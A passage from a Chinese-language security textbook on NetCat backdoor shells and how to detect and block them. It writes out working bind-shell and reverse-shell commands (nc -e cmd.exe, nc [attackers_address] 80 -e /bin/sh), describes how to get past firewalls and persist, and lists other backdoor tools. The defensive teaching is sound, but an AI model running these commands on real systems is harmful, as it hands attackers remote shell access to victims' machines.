


图 5-6 连接 NetCat 后门监听程序与 NetCat 客户

利用这项技术，攻击者可以通过网络获得命令行解释器通道。键入的所有命令将根据运行 NetCat 监听程序的用户的权限执行，还需注意到 NetCat 不提供任何身份识别。使用这一技术，用户不能获得注册，通过网络命令要求输入用户 ID 和口令。而攻击者将获得一个自然并且不经修饰的命令行解释器，作为一个激活 NetCat 的用户登录。某些建立了后门的攻击者其实是非常想要身份认证的，这样可以避免其他人甚至管理员找到并使用其后门。创建一个支持身份认证的 NetCat 后门是相当简单的。攻击者并不是利用 -e 选项直接执行一个命令行解释器，而可以利用有 -e 的 NetCat 选项执行一个要求用户 ID 和口令的小的脚本。如果用户 ID 和口令正确，脚本就执行一个命令。

这个简单的小的 NetCat 监听程序可以很容易地适应于 Windows 系统，所有的 NetCat 句法几乎都是相同的，客户端也是一样。在监听方，我们所要做的就是将特定的命令行解释器由 /bin/sh 变成 Windows 命令行解释器 cmd.exe，得到以下输出：

```
C:\>nc -l -p 2222 -e cmd.exe
```

一旦连接到 NetCat 监听端，攻击者可以通过在已连接的 NetCat 客户端按下 Ctrl+C 键断开连接。连接不再存在，任何创建有 -l 选项的后门监听程序都将停止运行。因此，断开连接可以关闭后门。为了避免这个麻烦，NetCat 的 Windows 版本支持 -L 选项，即“Listen Harder”。除了 -l 选项，在 Windows 系统中使用 Listen Harder 选项，当断开连接后后门监听程序将自动进行重启。在 UNIX 系统中，NetCat 并没有选择 -L 的功能，攻击者必须使用我们在前面讨论过的在 UNIX 中启动后门的技术，设置系统使后门自动重启。

利用同样的技术，NetCat 可以利用任何一个使用标准输入和标准输出的 UNIX 或

Windows 程序，并使其实现网络功能。很明显，命令行解释器是攻击者连接到网络的理想方法。但是也可以使用其他程序，例如特定的脚本语言或其他命令行解释器工具，如果攻击者想要与其通信的话。

注意，UNIX 中的 NetCat 和 Windows 中的 NetCat 可以很默契地配合，这一点也很重要。因此，一个 Windows 系统中的 NetCat 客户可以连接到一个 UNIX 系统中的 NetCat 监听端；反之亦然。另外，我们还可以扩展自己的后门使用 UDP 协议，而不仅是 TCP 协议，通过简单地在客户端和监听端同时加入 `-u` 选项就可以实现。当然，两端必须使用同样的协议；否则它们彼此间根本无法会话。注意基于 UDP 的连接，由于其特别的属性，其可靠性较低，可能丢失数据包。

那么，让我们对至今为止了解到的 NetCat 后门做个总结吧。我们得到一个可以运行在 Windows 或 UNIX 系统中的后门，给出命令行解释器通道，在我们所选择的 TCP 或 UDP 端实行监听。不错！但是等等，还有更多。

5.4.3 简单 NetCat 后门命令行解释器监听程序的局限性

这种后门的局限性之一是，它要求客户能够发送数据到后门监听端，这个监听程序位于两台计算机间某个获得许可的 TCP 或 UDP 端口。在我们用到过的实例中，在监听计算机上发送到 TCP 端口 2222 的通信必须得到网络的许可；否则攻击者将永远不能与后门通信。这种情况如图 5-7 所示，安装在网络上或监听计算机上的防火墙可以阻止所有通向 TCP 端口 2222 的通信。




图 5-7 防火墙阻止对后门监听方的访问，避免攻击者连接到后门上

现在，攻击者可以试着利用除了 TCP2222 的其他端口，可能至少可以找到一个开放的

端口。尽管如此，如果通向受害计算机的所有端口都被封闭又会如何呢？攻击者会倒霉了？几乎不会。

5.4.4 利用 NetCat 后门客户机程序“强制”命令行解释器

假设攻击者遇到一个阻塞了所有接入点的防火墙，这个防火墙使其无法从防火墙外部建立通向后门的连接。现在，由于大多数防火墙禁止接入连接，它们允许输出连接。这样一来，受到保护的用户可以向网络外部发送数据和访问信息，例如网上冲浪或者发送 E-mail。攻击者可以采取下面的措施制造这样一种局面，即放弃 NetCat 后门监听程序的想法，取而代之创建一个在客户模式下运行的 NetCat 后门。这个小把戏有时用到“强制”命令行解释器，你将很快明白为什么。

首先，在防火墙外部，攻击者在外部计算机上利用以下命令行解释器语句运行一个 NetCat 监听程序：

```
$ nc -l -p 80
```

这个命令指示 NetCat 监听 TCP 端口 80，这个端口是 Web 服务器的常用端口。该监听程序并不指出从哪里获得输入和向哪里发送输出，所以用默认值，即键盘和屏幕，而监听程序本身并不执行很多操作。

然而，如图 5-8 所示，攻击者如今使用以下命令在受保护系统中激活一个工作在客户模式下的 Netcat 后门：

```
$ nc [attackers_address] 80 -e/bin/sh
```




图 5-8 “强制”命令行解释器：NetCat 客户端在内部运行一行命令，并将其通过防火墙发送给外部的 NetCat 监听方

这个句子在系统内部运行客户模式下的 NetCat。NetCat 激活一个来自防火墙内部的输出连接，然后执行一个命令。因为这是一个来自于受保护网络的输出连接，所以防火墙允许其存在。建立了这个连接之后，在受保护网络上的 NetCat 客户端将其从命令行解释器获取的所有信息都通过网络输出。位于外部的 NetCat 监听方收到这些信息，并将其显示在屏幕上。当攻击者将命令行解释器在外部系统的键盘上输入，NetCat 监听方将通过防火墙将返回响应数据。NetCat 客户端收到这些响应信息，并将其发送到命令行解释器执行。

现在，你可能明白了为什么将这项技术称为“强制”命令行解释器。内部 NetCat 客户端打开一个输出连接，从外部 NetCat 监听方获得命令。并在内部受保护的服务器上执行这些命令，然后将所有的结果发送返回到外部。对于防火墙来说，这些信息包相当于一个通向 TCP 端 80 服务器的输出连接，这个端口很代表性地用于 Web 服务器。事实上，防火墙是对的，这就是这一连接的原理。然而，这种连接并不用于获取 Web 页面。取而代之的，它被用于实现 *incoming* 命令行解释器，通过指向 TCP 端口 80 的输出连接实现。这个强大的“强制”命令行解释器的技术在今天相当流行。

5.4.5 Netcat + Crypto = Cryptcat

NetCat 自身以明文的形式发送所有的数据，所以系统管理员，基于网络的入侵检测系统 (IDS)，甚至其他攻击者可以察觉到网络中的进出命令。对于一个攻击者而言，管理员查看到后门命令将是一个相当不幸的消息。为了保护 NetCat 客户端和监听方的数据传输逃过间谍的眼睛，在 farm9 上附加加密功能，创造出一个新的工具，称之为“Cryptcat”是非常贴切的。

Cryptcat 可以从 http://farm9.com/content/Free_Tools/Cryptcat 上免费下载，在功能上这个软件和 NetCat 的各个方面的除一点不同均相同。和 NetCat 一样，Cryptcat 如同网络 and 标准输入输出之间的一个管道，可运行在 Windows 或 UNIX 系统中，支持客户和监听模式，以及利用 TCP 或 UDP 发送通信等。它的一个不同是增加了新的选项，即用于设定一个在客户端和监听端共享对应密钥的 -k 标志。客户端和监听方必须设置为相同的密钥才能够通信。共享密钥提供密码，正如你所期望的那样，也是一种非常自然的识别方式。客户端和监听方彼此进行鉴定，这样一来它们只接收来自可以识别密码的一方发送的数据。由 Cryptcat 客户端发送的所有数据都利用使用 twofish crypto 算法产生的密钥加密。收到加密数据后，Cryptcat 监听方解密这个密文并将其传给标准输出。如果没有指定用 -k 选项的密钥，Cryptcat 使用一个默认的 crypto 密钥“metallica”，这可能表明其作者的音乐品位吧。

5.4.6 其他后门命令行解释器监听程序

尽管 Netcat 和 Cryptcat 非常流行，但是还有数不清的其他工具，这些工具在一个端口

实行监听并为攻击者提供一个命令行解释器。后门命令监听程序并不随着 NetCat 的发布而启动或终止，表 5-6 列出的其他某些流行后门命令监听程序都可以从 www.packetstormsecurity.org 获得。这个列表不是毫无遗漏的，因为广为流传的成百上千种这类工具是本书从未提及的。尽管如此，有了这个列表，你就会体会到这个问题是多么重要。

表 5-6 使用各种 TCP 和 UDP 端口的其他后门命令监听程序

后门命令程序	要 求
Tini	在 Windows 计算机上，这个后门提供通向 TCP 端口 7777 的命令入口。主要特点是它非常小，只有 3 KB
Q	在 Linux 系统中，这种后门提供加密的远程访问，使用 Advanced Encryption Standard (AES) 算法的 256 位密码加密，还可在系统间传送返回的数据包
Bindshell	在一个 TCP 或 UDP 端口大量地嵌入一行命令的 UNIX 程序，可以使用这个名字，在 C、Perl 和其他程序设计语言中都可以编写这类程序
Md5bd	这个 Linux 后门支持口令识别，保存利用 MD5 hash 算法得到的口令表示法
UDP_Shell	这个 Linux 和 BSD 工具在任意的 UDP 端口上实行监听
TCPshell	这个 Linux 和 BSD 工具在任意 TCP 端口上实行监听，而且 UDP_Shell 名字中有一个下划线，而 TCPshell 没有
Crontab_backdoor	这个 UNIX 命令脚本设计用于很容易地加入 crontab 中，这样可以在一个特定的时刻启动后门

5.4.7 防御后门命令行解释器监听程序

这些后门命令行解释器监听程序四处蔓延，它常常被用于随处可见的各种计算机攻击。你如何才能在系统中阻止其破坏活动呢？首先，让攻击者一开始就远离你的系统。攻击者植入后门命令行解释器监听程序后，需要能够在你的系统中执行命令，这样才能加载恶意软件并对系统进行设定从而执行该软件。认真地强化你的计算机并定期实施修复，你就可以让破坏远离自己的系统。

另外，确保你已安装了网络防火墙，它们只允许那些用于明确的通信所需的服务。所有的其他服务，以及它们与 TCP 和 UDP 端口的连接都会被封锁。这样你就限制了这条进出网络的通路。进出两个方向都必须受到保护，以防传统的后门监听程序和“强制”命令行解释器程序。只允许最小数量的端口支持进出防火墙的通信，这样攻击者很难安装后门。

还有，你可以定期扫描自己的计算机端口，查找使用 TCP 和 UDP 端口的后门命令监听程序。从一个已知安全的计算机可以通过网络将数据包发送到目标计算机上的每个 TCP 和 UDP 端口，如果发现一个新的，并无嫌疑的端口正在实施监听，那么你应该好好研究它

是不是后门。有几个端口扫描工具，但我往往钟爱于 Nmap，这个软件是由 Fyodor 编写的，可以从 www.insecure.org 获得。通过定期运行 Nmap 进行整个网络的扫描，查找不寻常的端口，你可能会在攻击者能够造成严重的破坏之前发现后门监听程序。

然而即使是最安全的系统并配置最好的防火墙，如果有人发现一种全新并且尚未攻击的后门监听程序，则仍然有可能受到破坏。因此，除了强化逻辑单元，使用防火墙和实行定期端口扫描这些措施之外，利用一些附加的防御措施对付后门命令监听程序是非常重要的。这些附加的防御措施在终端系统本身实现，坏家伙可能企图在那里安装后门。为了阻止攻击者的计划，你应该过滤掉终端系统的不必要端口，并利用本地工具检测不常用的端口用法。在 Windows 和 UNIX 上实现这些防御有很大区别，因此我们将针对不同的操作系统类型分别进行分析。

在 Windows 系统中阻止和检测后门命令监听程序

为了增强你的网络防火墙的功能，还应该研究一下可以用于你的主机的过滤工具。这里的主机包括笔记本电脑、台式机和服务器，个人防火墙软件通过控制你的系统和网络之间的输入输出数据实现这一功能。为了突出网络和个人防火墙之间的区别，我们考虑一下这样的类比。网络防火墙就好像一名交警，位于距离你家最近的十字路口，阻止那些坏家伙不要驶入你的房子。个人防火墙就好像一名警卫，位于你的前门，查看攻击者，尽量防止他们闯进你家。二者都提供滤除服务，但在不同的位置上。许多个人防火墙都用一系列应用软件允许配置使用的端口，并且禁止所有其他通信。如果一个未经授权的程序试图监听一个 TCP 或 UDP 端口（例如，一个后门命令监听程序），甚至向网络传输一个数据包（例如，“强制”命令行解释器程序），个人防火墙都会阻止它。个人防火墙阻止了大量通过网络传输的恶意程序，尽管也有方法可以突破它（如同我们将在第 6 章中看到的称为“Setiri”的工具）。今天有许多可以使用的个人防火墙，有免费的，也有商业的。我最喜欢的用于 Windows 的个人防火墙及其使用要求见表 5-7。

表 5-7 Windows 系统个人防火墙

个人防火墙	站 点	要 求
Zone Alarm	www.zonelabs.com	这个工具可以通过在一个端口安装特定应用程序控制输入输出通信，可以商业性或非经营性免费获得，用于非营利性的组织（如教育和政府部门……我想，不管如何，提供方的雇员也要养活他的家人啊
Tiny Personal Firewall	www.tinysoftware.com	这个商业性工具包含包过滤和入侵检测功能，与流行的 VPN 解决方案很好地结合起来

续表

个人防火墙	站 点	要 求
BlackICE™	http://blackice.iss.net/	这个商业工具同样包含包过滤和入侵检测功能,对于企业范围内的管理提供了很好的支持
Norton Personal Firewall	www.symantec.com/sabu/nis/npf/	这个商业产品提供部分过滤功能,并且与 Norton 防毒产品很好地结合起来
Windows TCP/IP Filtering	在 Windows 中构建, 检查控制面板 Network Interface Properties TCP/IP Advanced Options TCP/IP Filtering	这个工具建构在 Windows NT/2000/XP/2003 中,它可以过滤流入的数据包。尽管它深藏于 Windows GUI,在对不希望得到的返回数据阻塞方面做得很好,在购买操作系统时对其支付

这些个人防火墙过滤掉那些未经授权并从你的计算机流入流出的网络通信,但是假设是一个聪明的攻击者,会想到通过你的防火墙和个人防火墙的某种方法。这种情况很有可能发生,因为一个坏家伙可以改装你的个人防火墙,甚至使其失效。你又如何能够监测到在你的 Windows 计算机上的后门命令监听程序呢?我们前面讨论过的 Nmap 工具可以找到端口,即通过对整个网络扫描实现。然而为了更加彻底,定期检测哪些端口正在实行本地监听仍然是一个不错的主意。

这时,你最应该做的是定期在终端系统中运行一些工具,这样可以显示哪些本地端口正在你的计算机上实施监听,然后你可以根据系统的需要调整这个列表。任何不希望的端口将立即受到怀疑,并得到进一步调查。有许多工具可以显示本地计算机上的监听端口,包括构建在 Windows 系统中的 Netstat 命令。注意我说的是 Netstat,而不是 Netcat,这个名字上的相似很不幸地把一些人弄糊涂了。Netstat 显示网络统计表,而 Netcat 用于在网络中发送或接收数据。Netstat 是一个不错的工具,但经常被攻击者利用 RootKit 技术修改,我们将在第 7 章中讨论这种技术。尽管如此,我们先把 Netstat 放在一边不管,这类工具中我绝对喜欢的是 Foundstone 的 Fport 和 Sysinternals 的 TCPView。相对于简单而陈旧的 Netstat,我更喜欢 Fport 和 TCPView,因为它们不仅给出一个正在使用的端口列表,还会显示那些当前正在这些端口上监听的运行程序。

为了了解这些工具的作用,分析一下图 5-9。我创建了一个后门监听程序,等待在我的 Windows 计算机上的 TCP 端口 2222 执行一个命令行解释器。然后运行 Fport,这个软件可以从 www.foundstone.com 下载。Fport 显示监听我的逻辑单元的各种程序,识别过程 ID(Pid)、过程名、端口、协议,甚至监听程序在我的硬盘中所处的位置。由于非常熟悉通常情况下

假设在系统中进行的监听，所以我可以相当迅速地识别出这个奇怪的在 TCP 端口 2222 上实行监听的小把戏。Fport 显示它的名字是 nc，有人将其安装在 C:\tools\netcat\nc.exe 目录下。有了这些信息，我可以获得这个程序的一个副本。然后将其放到一个独立的系统中，并对它进行研究以发现其真实企图。




图 5-9 运行中的 Fport，发现一个 Netcat 后门监听程序

Fport 是一个强大的命令行解释器工具，可以发现后门监听程序。然而，你可能不用命令行解释器工具，而是在市场上查找一个基于 GUI 的程序，它可以显示监听端口及其相关进程。你可能还需要一些持续运行的工具，这样的工具可以在端口打开和关闭时随时更新显示。我敢打赌你想要显示端口状态，不管它仅仅是一个监听程序，还是一个已经建立的连接。还有，我保证你花去不少精力。毕竟，你是一个坚强的消费者，那么我只能为你提供解决方案！你应该检查 TCPView，可以从 Sysinternals 公司的网站 www.sysinternals.com/ntw2k/source/tcpview.shtml 免费下载。

正如你在图 5-10 中看到的，TCPView 所示为一个很不错的 GUI 中正在使用的所有端口（不管是在监听，还是在发送数据）。可以设置为每 1 秒、2 秒或 5 秒更新一次显示，这取决于你所能容忍的执行影响。新加入的端口监听程序用绿色简单的突出显示，而被释放的端口用红色显示。但是等等，你还可以将其输出保存到一个文本文件中，以便以后进一步深入研究时使用，并且可以实时终止正在端口上运行的监听进程。在图 5-10 中，你可以看到位于 TCPView 端口 2222 上的同样的 Netcat 后门监听程序，我们之前利用 Fport 发现过它。



图 5-10 TCPView 显示进程和端口，以及连接状态

在 UNIX 系统中阻止和检测后门命令行解释器监听程序

如同 Windows 系统中的个人防火墙和端口检测器有助于保护系统防止后门监听感染一样，同样的技术也适用于 UNIX 系统。不过，它们所需的一些工具不同。表 5-8 列出了两种最流行的本地网络过滤工具，它们可以用于各种 UNIX 操作系统。注意有经验的安全从业者通常不会将这些工具用做 UNIX 计算机中的个人防火墙，通常只用做 Windows 系统工具。但是，这些 UNIX 工具仍然有非常类似的工作方式，即阻止来自网络中的不被期望的通信。正如你所希望的，这些工具在很大程度上取决于所使用的 UNIX 风格。大多数 UNIX 变量有某个类型，该类型具有本地端口过滤保护能力，可以在内部构建或通过第三方工具获得。

表 5-8 用于 UNIX 系统的流行本地网络过滤工具

工 具	UNIX 方式	Web 站点	要 求
Netfilter (常称为 “iptables”)	Linux(kernels 2.4 and 2.5)	www.netfilter.org	这个免费开放式资源包过滤工具构建在许多 Linux 版本中，设定为使用 iptables 程序。这是一个对旧的 ipchains 和 ipfwadm 工具重新设计并改良的版本
IPFilter	Solaris, SunOS, NetBSD, FreeBSD, OpenBSD, BSD, IRIX, HP-UX, Tru64 和 QNX	www.ipfilter.org	这个工具广泛支持各种 UNIX 版本，这使得这个免费，开放式的资源包过滤工具相当受欢迎。这个工具有时写为 “ipf”

除了实行本地网络过滤，你还可以利用一个功能完整的免费工具定期检查本地后门端口监听程序。该工具的名字是 lsof，这是 LiSt Open Files 的缩写。我管理自己的 UNIX 系统

时在很大程度上依赖于这个工具。事实上，如果不是在我的计算机上安装了 Lsof，我会感觉到相当没有保障，而且对于在我的计算机上的真正发生了什么一无所知。有了 Lsof，我更深入地了解了自己的计算机，会更舒服一些（而且坦白地说，不会那么急躁）。Lsof 设计用于显示在本地系统中打开的所有正在运行的程序和文件。由于 UNIX 把监听端口看做一个特殊类型的文件，因此 Lsof 还显示所有在本地计算机上运行的程序用到的端口，这是一个用于在 TCP 和 UDP 端口发现后门监听程序的完美特性。它为各种 UNIX 版本提供大量的平台支持，这些版本有主流的和深层的，其中包括 AIX、Apple Darwin、BSDs of all types、HP-UX、Linux、NextStep、OpenUNIX、SCO 和 Solaris。我常常使用 Lsof 查找后门，还用于其他故障检修和分析工作。Lsof 有几十个命令行选项，用于各种奇怪的和修改过的特征。尽管如此，在查找后门监听程序时，我利用简单的 -i 选项显示与网络相关的一切。这个 -i 表面上代表 Internet，尽管它还显示关于 IP 和 X.25 的网络用法。

在图 5-11 中，我还创建了另外一个 Netcat 后门。这次是在我的 Linux 系统中，在 TCP 端口 2222 上进行监听。2222 一定是我最喜欢的数字。正如你所看到的，通过执行命令 `lsof -i`，我可以找出这个 Netcat 监听程序以及与其联系的程序文件。Lsof 显示命令行（COMMAND=nc）、过程 ID（PID=8730）和调用该程序的用户（USER=root），为涉及到的特定文件或端口提供操作的文件描述符（FD=3u）、使用的协议（TYPE=IPv4）、设备号（DEVICE=24487），并说明端口是 TCP，还是 UDP 端口的标志（NODE=TCP）、端口号（NAME=*:2222）和一个对端口正在做什么的描述（LISTEN）。这些对于在我计算机上的任意一个 TCP 和 UDP 端口都是非常有用的一组数据。注意我还有几个其他程序在各种 TCP 和 UDP 端口实施监听，例如 Secure Shell（ssh）、Telnet 和 FTP servers。为了能够监测到后门，我需要能够区分希望得到的服务（ssh、Telnet 和 FTP）和不希望的新的端口监听程序（在 TCP 端口 2222 进行监听的奇怪且不希望的入侵者）。

